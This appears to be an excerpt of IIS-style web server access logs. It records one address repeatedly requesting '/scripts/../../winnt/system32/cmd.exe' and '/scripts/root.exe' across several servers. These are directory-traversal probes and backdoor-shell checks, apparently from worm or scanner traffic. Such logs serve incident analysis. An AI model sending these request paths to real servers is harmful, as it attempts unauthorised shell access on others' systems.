w01_ex010503.log:20:11:29  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    200
w01_ex010503.log:20:11:33  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:33  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:33  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:34  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:34  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:38  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:38  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:39  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:39  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:39  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:41  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:41  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:42  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:42  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:42  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:43  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:43  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:44  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:44  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:44  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:45  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    200
w01_ex010503.log:20:11:45  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:46  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:46  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:46  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:47  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:47  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:48  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:50  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:50  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:50  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:51  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:52  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:52  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:52  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:53  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:53  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:11:55  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:55  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:55  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:56  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:11:59  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:12:00  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:00  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:01  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:01  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:01  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
```

```
w01_ex010503.log:20:12:02  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:02  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:02  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:04  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:04  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:05  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:05  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:05  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:06  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:06  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:07  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:07  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:08  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:08  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:08  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:09  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:09  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:10  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:10  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:11  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:11  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:12  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:12  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:12  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:13  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:13  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:13  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:15  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:15  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:16  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:16  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:17  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:17  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:17  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:18  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:18  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:18  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:19  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:19  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:19  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:21  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:21  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:22  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:22  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:22  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w01_ex010503.log:20:12:23  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:23  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:23  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:24  194.206.83.113  GET  /scripts/root.exe 502
```

```
w01_ex010503.log:20:12:24  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:12:28  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:29  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:29  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:30  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:30  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w01_ex010503.log:20:12:31  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:35  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:35  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:37  194.206.83.113  GET  /scripts/root.exe 502
w01_ex010503.log:20:12:37  194.206.83.113  GET  /index.asp 200
w02_ex010503.log:20:12:38  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    200
w02_ex010503.log:20:12:38  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    200
w02_ex010503.log:20:12:38  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w02_ex010503.log:20:12:39  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:39  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:39  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:41  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:44  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w02_ex010503.log:20:12:44  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:45  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:45  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:46  194.206.83:113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:46  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w02_ex010503.log:20:12:47  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:47  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:47  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:48  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:48  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w02_ex010503.log:20:12:48  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:50  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:50  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:50  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:51  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    200
w02_ex010503.log:20:12:54  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w02_ex010503.log:20:12:55  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:55  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:55  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:56  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:56  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w02_ex010503.log:20:12:58  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:58  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:58  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:59  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:12:59  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w02_ex010503.log:20:12:59  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:00  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:04  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:04  194.206.83.113  GET  /scripts/root.exe 502
```

```
w02_ex010503.log:20:13:04  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:05  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:05  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:05  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:06  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:06  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:11  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:11  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:11  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:15  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:16  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:16  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:16  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:21  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:21  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:21  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:22  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:25  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:26  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:26  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:26  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:31  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:31  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:31  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:32  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:32  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:32  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:33  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:33  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:34  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:34  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:34  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:36  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:36  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:36  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:37  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:37  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:37  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:38  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:38  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:39  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:39  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:39  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:40  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:40  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:40  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w02_ex010503.log:20:13:42  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:42  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:43  194.206.83.113  GET  /scripts/root.exe 502
```

```
w02_ex010503.log:20:13:43  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:43  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w02_ex010503.log:20:13:44  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:44  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:44  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:45  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:45  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w02_ex010503.log:20:13:45  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:47  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:47  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:47  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:48  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w02_ex010503.log:20:13:48  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:48  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:49  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:49  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:49  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w02_ex010503.log:20:13:50  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:50  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:50  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:52  194.206.83.113  GET  /scripts/root.exe 502
w02_ex010503.log:20:13:52  194.206.83.113  GET  /index.asp 200
w04_ex010503.log:20:15:01  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     200
w04_ex010503.log:20:15:01  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     200
w04_ex010503.log:20:15:02  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:02  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:03  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:03  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:03  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:05  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:05  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:05  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:06  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:06  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:06  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:07  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:07  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:11  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:11  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:13  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:13  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:13  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:14  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:14  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:15  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     200
w04_ex010503.log:20:15:15  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:15  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:16  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:16  194.206.83.113  GET  /scripts/root.exe 502
```

```
w04_ex010503.log:20:15:16  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:17  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:17  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:17  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:18  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:18  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:18  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:19  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:19  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:21  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:21  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:21  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:22  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:22  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:23  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:23  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:23  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:25  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:29  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:32  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:32  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:33  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:33  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:33  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:35  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:35  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:35  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:36  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:36  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:36  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:37  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:37  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:37  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:39  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:39  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:39  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:40  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:40  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:40  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:41  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:41  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:41  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:42  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:42  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:42  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:43  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:43  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe      502
w04_ex010503.log:20:15:45  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:45  194.206.83.113  GET  /scripts/root.exe 502
```

```
w04_ex010503.log:20:15:45  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:46  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:46  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:46  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:47  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:47  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:47  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:48  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:48  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:48  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:50  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:50  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:50  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:51  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:51  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:51  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:52  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:52  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:52  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:53  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:53  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:53  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:55  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:55  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:55  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:56  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:56  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:56  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w04_ex010503.log:20:15:57  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:57  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:57  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:58  194.206.83.113  GET  /scripts/root.exe 502
w04_ex010503.log:20:15:58  194.206.83.113  GET  /index.asp 200
w05_ex010503.log:20:16:01  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     200
w05_ex010503.log:20:16:01  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     200
w05_ex010503.log:20:16:01  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:02  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:02  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:02  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:03  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:03  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:04  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:04  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:04  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:05  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:05  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:06  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:06  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:06  194.206.83.113  GET  /scripts/root.exe 502
```

```
w05_ex010503.log:20:16:08  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:08  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:08  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:09  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:09  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:09  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:10  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    200
w05_ex010503.log:20:16:10  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:10  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:12  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:12  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:12  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:13  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:13  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:13  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:14  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:14  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:14  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:15  194.206.83.113  GET  /scripts/root.exe 502
